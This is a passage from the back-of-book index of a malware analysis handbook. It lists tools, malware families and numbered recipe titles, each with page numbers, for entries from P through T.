- Player (VMware), 251
- plist.py, 431
- plug-ins. *See* Volatility; *specific plug-ins*
- pmap.py, 431
- Poison Ivy trojan, 355–359
- Polipo, 5
- polymorphic viruses, 82, 90
- !pool, 539
- pool allocations, 538–539
- \_POOL\_HEADER, 523, 539
- Pooltag.exe, 536
- pool tagging, 539–540
- pool usage, 535–538
- Porst, Sebastian, 183
- port 80, 17, 29, 227, 679
- port 443, 227
- port 1337, 574
- port 8080, 227, 681, 682
- Portable Executable/Common Object File Format (PE/COFF), 75, 274
- port forwarding, 16, 17, 30, 214
- porting OpenSSL symbols, 456–458
- port mirroring, 218
- PortSwigger BurpSuite, 225–228
- post-execute tasks (analysis cycle), 240
- Postgresql, 146, 148
- POST payload, 227, 368, 369, 450, 452, 453, 454, 459
- PowerPoint document
  - (OfficeMalScanner), 196–199
- ppp(), 173
- Practical Cryptography* (Ferguson and Schneier), 385
- pread.py, 431
- pre-execution tasks (analysis cycle), 240
- Prefetch files, 289
- pre.js, 170–171
- preservation. *See* data preservation
- preserving physical systems (Deep Freeze), 211, 228, 229–232
- prevention. *See also* data preservation
  - prevent drivers from loading, 320, 325–326
  - prevent file deletion, 320, 324–325
  - prevent processes from terminating, 320, 321–323
- previous attacks (bistreams), 43–44
- Prevx, 92, 97
- PRG, 300. *See also* Zeus trojan
- printing objects/structures (WinDbg commands), 522–523
- printing registers (WinDbg commands), 524–525
- printkey, 579, 688, 689, 691
- privacy. *See also* anonymity
  - anonymity and, 1
  - privacy-enhanced web browsing (Privoxy), 18–19
  - proxy server and, 10–11
  - Sandboxie and, 276
  - sanitized IP addresses and, 6, 13, 31, 119
  - Tor and, 11
  - Torsocks and, 5
- Privoxy, 18–19
- Procdump, 555, 622, 627–628
- process attributes (kernel debugging), 528–534
- process context tricks, 593–599
  - hollow process tricks, 83, 596–599
  - image name tricks, 593–594
  - parent process tricks, 594–595
- process creation, 314–319
  - following created processes, 311–313
  - AppInit\_DLLs and, 312–314
  - hooking process-creation APIs, 311–312
- process-dependent DLLs, Joebox and, 109–111
- process dumping tools, 465
  - LordPE, 465–467, 468, 469, 473, 555, 622
  - OllyDump, 465, 467
  - Procdump, 555, 622, 627–628
- Process Environment Block. *See* PEB
- processes
  - enumerating, 583–584
  - hollow, 83, 596–599
  - in memory dumps, 581–587
  - preventing processes from terminating, 321–323
- Process Explorer, 356, 583, 605, 655–656
- Process Hacker, 296, 323, 329, 356, 505, 534, 541, 605, 668
- process handles, 532–534
- process listings
  - additional sources, 593
  - csrss.exe, 297, 591–593
- process memory
  - artifacts in, 617–618
  - enumerating services in, 664–665
  - LordPE and, 465–467
  - process memory map, 531–532
  - resources and, 407–410
  - WinAppDbg and, 431–433
- Process Monitor, 286–287
  - defined, 286
  - logging API calls with, 286–287
  - notification routines and, 319
- procexedump, 579, 627, 628
- procmemdump, 579, 627, 628
- Prolaco worm, 588–589, 590, 591, 592
- promiscdetect, 683, 684
- promiscuous mode sniffer, 218, 683
- promiscuous mode sockets, 683
- promiscuous NICs, 682–684
- proof-of-concept
  - Daniel Pistelli's proof-of-concept code, 302
  - findhooks.py, 427
  - interrupt hooking rootkit, 645
  - Jamie Butler's proof-of-concept rootkit, 648, 680
  - orphan\_threads, 657
  - PDF file, 184
  - Reghide tool, 393
  - unlinker.exe and, 607–608

proprietary header format (VirtualBox), 248, 250

Prosody, 42, 43

proxies

- anonymous, 12, 15
- distorting proxy, 15
- forwarding traffic through open proxies, 12–16
- free, 12
- highly anonymous, 12, 15–16
- HTTP, 19–20, 111–112
- SSH proxies on Windows, 17
- SSH tunnels and, 16–17
- Tor v., 10–11
- transparent, 12, 14–15

proxy aware, 226

proxy.jbs, 111

proxy servers, 10–19

ProxyStrike, 226

proxy types, 12–14

- choosing, 12–13
- validating, 13–14

\_PsActiveProcessHead, 583, 584

PsExec, 239, 240, 348, 358

PsInitialSystemProcess, 589

pslist, 259, 260, 579, 584–585, 588, 590, 591, 593, 617, 627

psscan, 579, 584

- DKOM attacks and, 588–591
- visualizations with, 585–587

psscan3, 584, 591

pstotal, 591

pstree, 579, 584, 595

ptrace, 272, 431

ptrace.py, 431

public antivirus scanners. *See* multi-AV scanners

public key infrastructure certificates. *See* PKI certificates

public sandbox analysis. *See* sandboxes

Purebasic programming language, 241

*Pushing the Limits of Windows: Handles* (Russovich), 297

*Pushing the Limits of Windows: Processes and Threads* (Russovich), 540

PuTTY SSH client, 17

Puzlpm, 389

pwrite.py, 431

PXE boot, 228, 232, 234, 235

py2exe, 82, 83, 116, 604

PyCommand plug-ins, 420–421

PyCommands, 418–421, 424, 428, 471

PyCrypto, 69, 168, 458–460

pydasm, 580, 581, 623, 631, 642, 660

pydbg, 395, 430

pygeoip, 149–150, 152

pymon.py, 283, 435–440

Python

- analysis modules, 254–271
- analyzing memory dumps with Volatility, 258–260
- capturing packets with tshark, 254–256
- collecting network logs with INetSim, 256–258
- sandbox pieces put together, 260–271

automated malware analysis, 241–254

- in VirtualBox, 242–247
- VirtualBox disk/memory images, 248–250

database-enabled multi-AV uploader

- in, 96–100

decoding base64 in, 450–451

decoding strings with x86emu and Python scripting, 481–486

dionaea submissions over HTTP with Python, 40–41

file type identification and hashing in, 68–70

Immunity Debugger's Python API, 417–430

- Python scripts and PyCommands, 418–421
- rootkit API hooks, 426–430
- shellcode in binary files, 421–426

multi-AV scanner in, 70–75

multi-platform Tor-enabled downloader in Python, 7–9

nepenthes submissions over HTTP with Python, 34–36

reversing XOR algorithms in, 441–446

shell, 418–420

subprocess module, 72

tuples, 43

WinAppDbg (Python debugger), 430–440

python-magic package, 68

## Q

QEMU (ZeroWine project), 271–276

Quist, Danny, 475

## R

RAM. *See also* memory

- acquiring/analyzing RAM (analysis cycle), 241, 248
- memory forensics and, 571
- virtual machine memory files, 575–576

random names (DLL exports), 491

RAS Asynchronous Media Driver, 329

raw sizes, zero-length, 76

raw sockets, 682–684

Raymond website, 280, 281

RBLs (real-time blacklists), 140–142

RC5, 459

RCE Tool Library, Collaborative, 463, 474

ReactOS, 330–335

ReadDirectoryChangesW, 290, 294

read-only, remote memory acquisition (F-Response), 575–576

read-only shared folder (VirtualBox), 242–243

real-time blacklists (RBLs), 140–142

rebuilding/dumping drivers, 555–560

rebuilding executable images from memory, 627–628

rebuilding import tables with ImpREC, 467–474

Recipes

- 1-1: Anonymous Web Browsing with Tor, 3–5
- 1-2: Wrapping Wget and Network Clients with Torsocks, 5–7
- 1-3: Multi-platform Tor-enabled Downloader in Python, 7–9
- 1-4: Forwarding Traffic through Open Proxies, 12–16
- 1-5: Using SSH Tunnels to Proxy Connections, 16–17
- 1-6: Privacy-enhanced Web browsing with Privoxy, 18–19
- 1-7: Anonymous Surfing with Anonymouse.org, 20
- 1-8: Internet Access through Cellular Networks, 21–22
- 1-9: Using VPNs with Anonymizer Universal, 23–24
- 2-1: Collecting Malware Samples with Nepenthes, 29–32
- 2-2: Real-Time Attack Monitoring with IRC Logging, 32–34
- 2-3: Accepting Nepenthes Submissions over HTTP with Python, 34–36
- 2-4: Collecting Malware Samples with Dionaea, 37–39
- 2-5: Accepting Dionaea Submissions over HTTP with Python, 40–41
- 2-6: Real-time Event Notification and Binary Sharing with XMPP, 41–43
- 2-7: Analyzing and Replaying Attacks Logged by Dionaea, 43–44
- 2-8: Passive Identification of Remote Systems with p0f, 44–46
- 2-9: Graphing Dionaea Attack Patterns with SQLite and Gnuplot, 46–49
- 3-1: Examining Existing ClamAV Signatures, 52–54
- 3-2: Creating a Custom ClamAV Database, 54–59



- 3-3: Converting ClamAV Signatures to YARA, 59–60
- 3-4: Identifying Packers with YARA and PEiD, 61–63
- 3-5: Detecting Malware Capabilities with YARA, 63–67
- 3-6: File Type Identification and Hashing in Python, 68–70
- 3-7: Writing a Multiple-AV Scanner in Python, 70–75
- 3-8: Detecting Malicious PE Files in Python, 75–79
- 3-9: Finding Similar Malware with ssdeep, 79–82
- 3-10: Detecting Self-modifying Code with ssdeep, 80, 82–83
- 3-11: Comparing Binaries with IDA and BinDiff, 83–87
- 4-1: Scanning Files with VirusTotal, 90–92
- 4-2: Scanning Files with Jotti, 92–93
- 4-3: Scanning Files with NoVirusThanks, 93–95
- 4-4: Database-Enabled Multi-AV Uploader in Python, 96–100
- 4-5: Analyzing Malware with ThreatExpert, 100–102
- 4-6: Analyzing Malware with CWSandbox, 102–103
- 4-7: Analyzing Malware with Anubis, 104–105
- 4-8: Writing AutoIT Scripts for Joebox, 105–107
- 4-9: Defeating Path-dependent Malware with Joebox, 107–108
- 4-10: Defeating Process-dependent DLLs with Joebox, 109–111
- 4-11: Setting an Active HTTP Proxy with Joebox, 111–112
- 4-12: Scanning for Artifacts with Sandbox Results, 112–117
- 5-1: Researching Domains with WHOIS, 120–125
- 5-2: Resolving DNS Hostnames, 125–128
- 5-3: Obtaining IP WHOIS Records, 129–131
- 5-4: Querying Passive DNS with BFK, 132–133
- 5-5: Checking DNS Records with Robtex, 133–134
- 5-6: Performing a Reverse IP Search with DomainTools, 134–135
- 5-7: Initiating Zone Transfers with dig, 135–136
- 5-8: Brute-forcing Subdomains with dnsmap, 132, 137–138
- 5-9: Mapping IP Addresses to ASNs via Shadowserver, 138–140
- 5-10: Checking IP Reputation with RBLs, 140–142
- 5-11: Detecting Fast Flux with Passive DNS and TTLs, 143–145
- 5-12: Tracking Fast Flux Domains, 146–148
- 5-13: Static Maps with Maxmind, matplotlib, and pygeoip, 148–152
- 5-14: Interactive Maps with Google Charts API, 152–153
- 6-1: Analyzing JavaScript with Spidermonkey, 156–158
- 6-2: Automatically Decoding JavaScript with Jsunpack, 159–162
- 6-3: Optimizing Jsunpack-n Decodings for Speed and Completeness, 162–163
- 6-4: Triggering exploits by Emulating Browser DOM Elements, 163–167
- 6-5: Extracting JavaScript from PDF Files with pdf.py, 168–172
- 6-6: Triggering Exploits by Faking PDF Software Versions, 172–175
- 6-7: Leveraging Didier Stevens's PDF Tools, 175–177
- 6-8: Determining which Vulnerabilities a PDF File Exploits, 178–185
- 6-9: Disassembling Shellcode with DiStorm, 185–190
- 6-10: Emulating Shellcode with Libemu, 190–193
- 6-11: Analyzing Microsoft Office Files with OfficeMalScanner, 193–199
- 6-12: Debugging Office Shellcode with DisView and MalHost-setup, 200–203
- 6-13: Extracting HTTP Files from Packet Captures with Jsunpack, 204–206
- 6-14: Graphing URL Relationships with Jsunpack, 206–209
- 7-1: Routing TCP/IP Connections in Your Lab, 215–217
- 7-2: Capturing and Analyzing Network Traffic, 217–221
- 7-3: Simulating the Internet with INetSim, 221–225
- 7-4: Manipulating HTTP/HTTPS with Burp Suite, 225–228
- 7-5: Using Joe Stewart's Truman, 228–229
- 7-6: Preserving Physical Systems with Deep Freeze, 229–232
- 7-7: Cloning and Imaging Disks with FOG, 232–238
- 7-8: Automating FOG Tasks with the MySQL Database, 236–238
- 8-1: Automated Malware Analysis with VirtualBox, 242–247
- 8-2: Working with VirtualBox Disk and Memory Images, 248–250
- 8-3: Automated Malware Analysis with VMware, 250–254
- 8-4: Capturing Packets with TShark via Python, 254–256
- 8-5: Collecting Network Logs with INetSim via Python, 256–258
- 8-6: Analyzing Memory Dumps with Volatility, 258–260
- 8-7: Putting all the Sandbox Pieces Together, 260–271
- 8-8: Automated Analysis with ZeroWine and QEMU, 271–276
- 8-9: Automated Analysis with Sandboxie and Buster, 276–281
- 9-1: Logging API calls with Process Monitor, 286
- 9-2: Change Detection with Regshot, 288–290
- 9-3: Receiving File System Change Notifications, 290–293
- 9-4: Receiving Registry Change Notifications, 294–295
- 9-5: Handle Table Diffing, 295–301
- 9-6: Exploring Code Injection with HandleDiff, 300–301
- 9-7: Watching Bankpatch.C Disable Windows File Protection, 301–302
- 9-8: Building an API Monitor with Microsoft Detours, 304–310, 623, 641
- 9-9: Following Child Processes with Your API Monitor, 311–313
- 9-10: Capturing Process, Thread, and Image Load Events, 314–319
- 9-11: Preventing Processes from Terminating, 320, 321–323
- 9-12: Preventing Malware from Deleting Files, 320, 324–325
- 9-13: Preventing Drivers from Loading, 320, 325–326
- 9-14: Using the Data Preservation Module, 320, 327–329
- 9-15: Creating a Custom Command Shell with ReactOS, 330–335
- 10-1: Discovering Alternate Data Streams with TSK, 337–340
- 10-2: Detecting Hidden Files and Directories with TSK, 341–348
- 10-3: Finding Hidden Registry Data with Microsoft's Offline API, 349–354
- 10-4: Bypassing Poison Ivy's Locked Files, 355–359
- 10-5: Bypassing Conficker's File System ACL Restrictions, 359–363
- 10-6: Scanning for Rootkits with GMER, 363–367

- 10-7: Detecting HTML Injection by Inspecting IE's DOM, 367–377
- 10-8: Registry Forensics with RegRipper Plug-ins, 377–384
- 10-9: Detecting Rogue-Installed PKI Certificates, 384–388
- 10-10: Examining Malware that Leaks Data into the Registry, 388–393
- 11-1: Opening and Attaching to Processes, 396–398
- 11-2: Configuring a JIT Debugger for Shellcode Analysis, 398–400
- 11-3: Getting Familiar with the Debugger GUI, 400–406
- 11-4: Exploring Process Memory and Resources, 407–410
- 11-5: Controlling Program Execution, 410–412
- 11-6: Setting and Catching Breakpoints, 412–415
- 11-7: Using Conditional Log Breakpoints, 415–417
- 11-8: Debugging with Python Scripts and PyCommands, 418–421
- 11-9: Detecting Shellcode in Binary Files, 421–425
- 11-10: Investigating Silentbanker's API Hooks, 426–430
- 11-11: Manipulating Process Memory with WinAppDbg Tools, 431–433
- 11-12: Designing a Python API Monitor with WinAppDbg, 433–440
- 12-1: Reversing XOR Algorithms in Python, 441–446
- 12-2: Detecting XOR Encoded Data with yaritize, 446–448
- 12-3: Decoding Base64 with Special Alphabets, 448–451
- 12-4: Isolating Encrypted Data in Packet Captures, 452–454
- 12-5: Finding Crypto with SnD Reverser Tool, Find Crypt, and Kanal, 454–456
- 12-6: Porting OpenSSL Symbols with Zynamics BinDiff, 456–458
- 12-7: Decrypting Data in Python with PyCrypto, 458–460
- 12-8: Finding OEP in Packed Malware, 461–464
- 12-9: Dumping Process Memory with LordPE, 465–467
- 12-10: Rebuilding Import Tables with ImpREC, 467–474
- 12-11: Cracking Domain Generation Algorithms, 476–481
- 12-12: Decoding Strings with x86emu and Python, 481–486
- 13-1: Enumerating DLL Exports, 488–491
- 13-2: Executing DLLs with rundll32.exe, 491–493
- 13-3: Bypassing Host Process Restrictions, 493–495
- 13-4: Calling DLL Exports Remotely with rundll32ex, 495–499
- 13-5: Debugging DLLs with LOADDLL.EXE, 499–500
- 13-6: Catching Breakpoints on DLL Entry Points, 501–502
- 13-7: Executing DLLs as a Windows Service, 502–506
- 13-8: Converting DLLs to Standalone Executables, 507–510
- 14-1: Local Debugging with LiveKd, 513–514
- 14-2: Enabling the Kernel's Debug Boot Switch, 514–517
- 14-3: Debug a VMware Workstation Guest (on Windows), 517–519
- 14-4: Debug a Parallels Guest (on Mac OS X), 519–520
- 14-5: Introduction to WinDbg Commands And Controls, 521–527
- 14-6: Exploring Processes and Process Contexts, 528–534
- 14-7: Exploring Kernel Memory, 534–540
- 14-8: Catching Breakpoints on Driver Load, 540–547
- 14-9: Unpacking Drivers to OEP, 548–555
- 14-10: Dumping and Rebuilding Drivers, 555–560
- 14-11: Detecting Rootkits with WinDbg Scripts, 561–566
- 14-12: Kernel Debugging with IDA Pro, 566–570
- 15-1: Dumping Memory with MoonSols Windows Memory Toolkit, 572–575
- 15-2: Remote, Read-only Memory Acquisitions with F-Response, 575–576
- 15-3: Accessing Virtual Machine Memory Files, 576–577
- 15-4: Volatility in a Nutshell, 578–581
- 15-5: Investigating processes in Memory Dumps, 581–587
- 15-6: Detecting DKOM Attacks with psscan, 588–591
- 15-7: Exploring csrss.exe's Alternate Process Listings, 591–593
- 15-8: Recognizing Process Context Tricks, 593–599
- 16-1: Hunting Suspicious Loaded DLLs, 603–604
- 16-2: Detecting Unlinked DLLs with ldr\_modules, 605–609
- 16-3: Exploring Virtual Address Descriptors (VAD), 610–613
- 16-4: Translating Page Protections, 614–616
- 16-5: Finding Artifacts in Process Memory, 617–618
- 16-6: Identifying Injected Code with Malfind and YARA, 619–625
- 16-7: Rebuilding Executable Images from Memory, 627–628
- 16-8: Scanning for Imported Functions with impscan, 629–632
- 16-9: Dumping Suspicious Kernel Modules, 632–635
- 17-1: Detecting IAT Hooks, 637–639
- 17-2: Detecting EAT Hooks, 639–640
- 17-3: Detecting Inline API Hooks, 641–644
- 17-4: Detecting Interrupt Descriptor Table (IDT) Hooks, 644–646
- 17-5: Detecting Driver IRP Hooks, 646–649
- 17-6: Detecting SSDT Hooks, 650–654
- 17-7: Automating Damn Near Everything with ssdt\_ex, 654–655
- 17-8: Finding Rootkits with Detached Kernel Threads, 655–658
- 17-9: Identifying System-Wide Notification Routines, 658–661
- 17-10: Locating Rogue Service Processes with svcsan, 661–668
- 17-11: Scanning for Mutex Objects with mutantscan, 669–671
- 18-1: Exploring Socket and Connection Objects, 673–677
- 18-2: Analyzing Network Artifacts Left by Zeus, 678–680
- 18-3: Detecting Attempts to Hide TCP/IP Activity, 680–682
- 18-4: Detecting Raw Sockets and Promiscuous NICs, 682–684
- 18-5: Analyzing Registry Artifacts with Memory Registry Tools, 685–689, 692
- 18-6: Sorting Keys by Last Written Timestamp, 689–692
- 18-7: Using Volatility with RegRipper, 692–693
- reconstructing binaries, 625–635
- Recovering CoreFlood Binaries with Volatility, 622, 625
- “Recovering Executables from Windows Memory Images” (Kornblum), 626

- redirecting DNS (malware lab), 215–216
  - redirecting IP with routing (malware lab), 216–217
  - referrer spoofing, 207
  - RegCloseKey, 685
  - RegCreateKeyEx, 684, 685
  - regdiff.pl, 229
  - RegFsNotify.exe, 290–293
  - Reghide, 393
  - regional Internet entries (RIRs), 130, 131
  - register pane, 401–403
  - Registrar Alert, 135
  - Registry
    - analysis, 377–393
    - cache attacks, 685
    - certificate Registry entries, 385
    - data leaks into, 388–393
    - finding hidden registry data (Microsoft's offline API), 349–354
    - memory forensics, 684–693
    - Memory Registry Tools, 686–689, 692
    - network and registry (memory forensics), 673–693
    - ocean analogy, 377
    - offline Registry API, 349–354
    - PKI certificates (rogue installations), 384–388
    - registry change notifications, 294–295
    - RegRipper. *See* RegRipper plug-ins
    - sorting keys by last written timestamp, 689–692
    - volatile hives/keys, 684
  - REG\_NOTIFY\_CHANGE values, 294
  - regobjkeys, 579, 685, 686
  - RegOpenKeyExA, 685
  - RegQueryValueExA, 685
  - RegRipper plug-ins, 116
    - registry forensics with, 377–384
    - Truman and, 229
    - Volatility and, 692–693
    - Volrip and, 580, 692–693
  - RegSetValueExA, 439, 685
  - Regshot, 288–290
  - regular expressions, PDF objects and, 167
  - regview.pl, 393
  - relative virtual address. *See* RVA
  - remote, read-only memory acquisition (F-Response), 575–576
  - remote, unauthenticated system-level access (ClamAV), 70
  - Remote Assistance, 692
  - remote kernel debugging, 511–512
  - remote systems, passive identification of, 44–46
  - removable media, worms and, 571
  - Renovo, 475
  - rep function, 185, 186
  - replaying previous attacks (bistreams), 43–44
  - reputation of IPs (with RBLs), 140–142
  - researching domains/IP addresses. *See* domains; IP addresses
  - resolving DNS hostnames, 125–128
  - resource directories, 75
  - Returnil, 232
  - Reusable Unknown Malware Analysis Net, 228
  - reverse engineering
    - \_ADDRESS\_OBJECT and, 676
    - API monitors and, 303
    - binary diffing and, 83
    - Conficker and, 360, 481
    - CVE-2009-0927: CollabgetIcon() and, 174, 178, 181, 208
    - decryption and, 452, 453, 456
    - IDA Pro/DLL and, 489
    - impcan and, 629–632
    - kernel debugging and, 511
    - memory forensics and, 571
    - Office shellcode and, 202
    - PaiMei reverse engineering framework, 430
    - \_TCPT\_OBJECT and, 676
    - Zeus and, 84
  - Reverse IP feature, 134–135
  - Reverse Whois, 135
  - ReversingLabs (TitanEngine SDK), 475
  - reversing XOR algorithms in Python, 441–446
  - /RichMediaActivation tag, 182
  - Richter, Jeffrey, 594
  - Rioux, Alain, 190
  - RIPEMD, 459
  - rip.pl, 377, 378, 692, 693
  - RIRs (regional Internet entries), 130, 131
  - robtex, 133–134
  - rogue installed PKI certificates, 384–388
  - rogue service processes, 661–668
  - rolling XOR, 444–445
  - RootkitRevealer, 348
  - rootkits, 637–671. *See also* DKOM
    - attacks; hooks
    - AFX, 680, 682
    - change detection tools and, 285
    - cross-view based rootkit detection tools, 341, 348, 349
    - debugging rootkit API hooks, 426–430
    - detached kernel threads and, 655–658
    - GMR and, 358, 363–367, 426, 427, 542, 658, 668
    - kernel debugging and, 511
    - MBR, 233
    - mutantscan and, 579, 669–671, 682
    - notification routines and
      - process creation, thread creation, image loading, 314–319
      - system-wide, 658–661
    - pslist and, 588
    - rogue service processes and, 661–668
    - WinDbg and, 561–566
  - Ruby, 148, 441
  - rundll32.exe, 491–493
    - calling DLL exports remotely with, 495–499
    - host process restrictions and, 49–495
    - limitations of, 493, 495
  - rundll.exe, 491
  - RunLengthDecode, 168, 169
  - Russinovich, Mark. *See also* Sysinternals; WHOIS
    - handle.exe, 296, 356
    - LiveKd, 513–514
    - Pushing the Limits of Windows: Handles*, 297
    - Pushing the Limits of Windows: Processes and Threads*, 540
    - Reghide, 393
    - streams.exe, 338
    - Windows Internals 5th Edition, 585
  - RVA (relative virtual address)
    - CFF Explorer and, 488, 489
    - EAT hooks and, 639
    - ImpREC and, 472–473
    - Install function and, 508
- ## S
- safe/isolated environment (malware lab), 213, 283
  - Saffron (unpacking resource), 475
  - Salinity, 671
  - samples table, 113
  - sandboxes, 100–117. *See also* automated sandboxes
    - Anubis, 38, 104–105
    - CWSandbox, 102–103
    - Joebox, 105–112
    - ThreatExpert, 36, 92, 100–102, 112, 113, 114, 117, 384, 393, 495, 548, 555, 604, 668, 692
  - Sandboxie, 276–281, 314
  - Sandboxie forums, 280
  - sandnet, 216
  - sanitized IP addresses, 6, 13, 31, 119
  - sanity checks, 244, 344, 539–540, 588, 665, 680
  - SANSFIRE presentation, 229
  - .sav file, 248, 250
  - ScanDir.py, 199

- sc\_distorm.py script, 185
- scd.py, 421, 422, 424–425
- sc.exe, 541
- Schatz, Bradley, 584, 585
- Schneier, Bruce, 385
- Schuster, Andreas, 540, 626, 648, 669
- SciTE4AutoIt3, 106. *See also* AutoIT scloader, 399
- SCM (Service Control Manager), 503–504, 661, 662–664
- sctest, 191, 192
- Sdbot, 670
- SDF Public Access UNIX System, 16
- searchcrypt.py, 420
- searching memory (WinDbg commands), 525–526
- Security Center, 661, 666
- security identifiers. *See* SIDs
- SecurityTube, 183
- SeDebugPrivilege, 58, 231, 588
- SEH (structured exception handler) list, 195
- self-modifying code, 80, 82–83
- semaphores, 296
- Sereki/Clod trojan, 493
- Server (VMware), 251, 577
- Service Control Manager. *See* SCM
- service initialization, 503–504
- ServiceLimit, 650, 651
- service processes, rogue, 661–668
- \_SERVICE\_RECORD, 662–664
- services.exe, 329, 503, 594, 639, 661, 664, 665, 668
- ServiceTable, 650, 651
- sessmgr.exe, 692
- SeSystemtimePrivilege, 231
- SetRedirUrl, 495, 496, 498
- sfind.exe, 338
- SHA-1, 93, 94, 454, 572, 573, 574
- sha1sum, sha256sum, sha512sum, 69
- SHA-256, 90, 91, 459
- Shadowserver
  - IP/BGP Whois Service page, 138, 140
  - querying ASNs with, 138–139
- shadow SSDT, 650
- Shannon, Matt, 575
- shell, Python, 418–420
- shellcode. *See also* Office shellcode
  - binary ClamAV signatures, 56–57
  - in binary files (Python API), 421–426
  - disassembling, with distorm, 185–190
  - emulating, with libemu, 190–193
  - encoding, 190
  - flow of instructions/calls (graph) in, 193
  - JIT debugger for, 398–400
  - Office, debugging, 200–203
  - Unicode-encoded, 185, 186, 187
- Shellcode2Exe, 399
- shellcode2exe.py, 399
- shellcode\_analysis\_example.py script, 189
- Shellcoder's Handbook: Discovering and Exploiting Security Holes (Anley et al.), 399
- ShellExecute extensions, 382–384
- Shevchenko, Sergei, 183
- Shmoocon 2009, 159
- Shmoocon 2010, 159
- show flag, 115
- SIDs (security identifiers), 360, 578, 599
- SigCheck, 92
- signatures. *See* ClamAV; YARA
- sigtool, 53, 54, 55
- Silent Banker trojan
  - apihooks and, 643–644
  - decoding function, 482–483
  - decoding strings with x86emu and Python scripting, 481–486
  - findhooks.py and, 429
  - HTML injection and, 367
  - malfind output and, 623–625
  - mscorews.dll and, 693
- simulated Internet, 211, 254, 258, 262, 263. *See also* INetSim
- Sinclair, Greg, 475
- single-byte XOR, 443–444
- Sleuth Kit (TSK), 116, 249, 337–354, 575
  - detecting hidden files/directories, 341–348
  - discovering ADS, 337–340
  - finding hidden registry data (Microsoft's offline API), 349–354
  - F-Response and, 575
  - mmfs, 249, 250, 339, 342
- smss.exe, 31, 32, 286, 380, 532, 534, 591, 592
- SnD Reverser Tool, 454, 455
- sniffer, 13, 65, 106, 107, 108, 109, 110, 111, 218, 683. *See also* Joebox
- Snort IDS, 51, 220–221, 256
- sockets, 673–677
  - creating, 673
  - raw sockets, 682–684
  - socket artifacts, 674–676
  - socket objects, 676–677, 680–682
- sockets command, 579, 677, 678, 680, 683
- SOCKS4, 11–12, 16–17
- SOCKS5, 3, 8, 12, 16–17, 19
- sockscan, 579, 680
- Socksipy module, 7–8, 9
- software breakpoints, 412–413
- software requirements (kernel debugging), 512
- somethingelse.pl, 389
- Sophos, 71, 384, 387, 388
- Sotirov, Alexander, 162
- Sourcefire, 51, 52. *See also* ClamAV; Snort IDS
- spaghetti packer (Kraken), 467–474
- SpamCop Blocking List, 141–142
- special alphabets, decoding base64 with, 448–451
- SpiderMonkey, 156–158
  - Adobe Reader and, 168
  - CRYPTO.obfuscate function, 156, 158
  - installing, 156–158
  - JavaScript analysis with, 156–158
  - Jsunpack-n and, 159
- Spike Proxy, 226
- Spybot, 670
- SQLite3 (dionaea), 37, 46–49
- sqlite3 client, 98
- SQLite C API, 116
- SQLite Database Browser, 115–116
- SQLite database schema, 112
- SRI International, 481
- Srizbi, 476, 481
- ssdeep, 70
  - detecting self-modifying code, 80, 82–83
  - finding similar malware, 79–82
  - fuzzy hashes and, 70, 79, 229
- ssdeep\_procs.py, 82–83
- ssdt, 579, 581, 633, 652, 654
- SSDT (System Service Descriptor Table), 650–651
- ssdt\_by\_threads, 581, 652–653
- ssdt\_ex, 581, 654–655
- SSDT hooks. *See also* data preservation
  - BlackEnergy2, 314, 319, 652–654, 660, 661
  - data preservation and, 320
  - detecting, 650–654
  - GMER and, 364
  - Joebox and, 105
  - KeServiceDescriptorTable, 635, 650
  - Labscopia scripts and, 561
  - ssdt\_ex, 581, 654–655
- SSH proxies on Windows, 17
- SSH tunnels, 16–17
- stack pane, 403–404
- StartService, 662
- static malware analysis, 235, 240, 260, 283, 427, 460, 489–490, 680. *See also* dynamic malware analysis; IDA Pro
- static maps, 148–152
- stdcall, 404
- Stevens, Didier, 175
  - blog, 184, 594
  - PDFiD, 92, 175, 183

- pdfid.py tool, 175, 183
  - pdf-parser.py, 175–177, 183
  - PDF tools, 175–177
    - XORSearch, 445, 446
  - Stevens, Richard M., 330
  - Stewart, Joe, 228
  - Stone-Gross, Brett, 481
  - Storm Worm, 1, 90, 144, 145
  - stream\_22cd6 file, 205, 206
  - streams.exe, 338
  - strings command, 250, 481, 579, 618, 658
  - structured exception handler (SEH) list, 195
  - subdomain brute-forcing (dnsmap), 132, 137–138
  - subprocess module, Python, 72
  - Subversion Tools, 330. *See also* SVN
  - Suiche, Matthieu, 572, 574
  - “sulley” fuzzing framework, 250
  - Summer of Code 2009 (HoneyNet Project), 36
  - Super Dimension Fortress (SDF) Public Access UNIX System, 16
  - SuperScan (Foundstone), 124
  - suspicious domains. *See also* DGAs; domains
    - determining, 120
    - DGAs and, 120
    - WHOIS information, 120–125
  - suspicious entry point sections, 76
  - suspicious IAT entries, 75–76. *See also* IAT
  - suspicious strings (OfficeMalScanner), 195–196
  - svchost.exe, 313, 497, 502, 595, 679
  - svcsan, 581, 633, 665–668
  - SVN
    - Jsunpack-n, 160, 168
    - ReactOS source code, 331
    - Subversion Tools, 330
    - Volatility code, 578
  - SWFs (Adobe Flash). *See also* Adobe Flash
    - analysis tools, 183
    - file headers, 183
    - malicious JavaScript, 155, 163
    - swfdump, 183
    - swf.py, 160
    - YARA rule and, 446
  - symbols
    - breakpoints and, 414
    - download, 512
    - porting, with BinDiff, 456–458
    - symbols configuration (WinDbg commands), 521
  - syntax
    - hivedump, 689
    - impscan, 630
    - malfind, 619
    - moddump, 634
    - Procdump, 627
    - rip.pl, 693
    - Volatility, 579–580
  - Syperski, Chuck, 232
  - SYSENTER, 66, 561, 650
  - SYSENTER\_EIP\_MSR, 66
  - Sysinternals
    - AccessChk, 359, 361, 363
    - forums, 488
    - handle.exe, 296, 356
    - movefile.exe, 380
    - RootkitRevealer, 348
    - unlinker.exe, 607–608
    - WHOIS utility. *See* WHOIS
    - WinObj, 295
  - %SYSTEMROOT%\config\drivers\etc directory, 215
  - System Service Descriptor Table. *See* SSDT
- ## T
- tags
    - /Launch tags, 184
    - PDF tags, 175–176
  - “Taking over the Torpig Botnet” (Stone-Gross and Cova), 481
  - targets. *See* physical targets; virtual targets
  - Task Manager, 583
  - Taterf, 383
  - TCPDispatch, 647
  - tcpdump, 204, 219–220, 229, 254, 271, 275, 476
  - tcpdump.log.XX, 221
  - TCP/IP
    - hiding TCP/IP activity, 680–682
    - routing TCP/IP connections, 215–217
  - TCPView.exe, 680
  - TDL3 trojan, 314, 648–649, 670
  - Team Cymru IP to ASN Mapping page, 132, 138, 140
  - Team CYMRU MHR (Malware Hash Registry) score, 72, 74, 75
  - \_TEB, 523
  - Tenable Network Security, 181
  - TFTP, 31, 40, 221
  - ThawedSpace, 231
  - Thawed state, 230–231
  - thermal imaging device, 588. *See also* psscan
  - Thomassen, Jolanta, 393
  - thrdscan, 579, 593
  - thrdscan2, 579, 593, 656
  - thread creation, 314–319
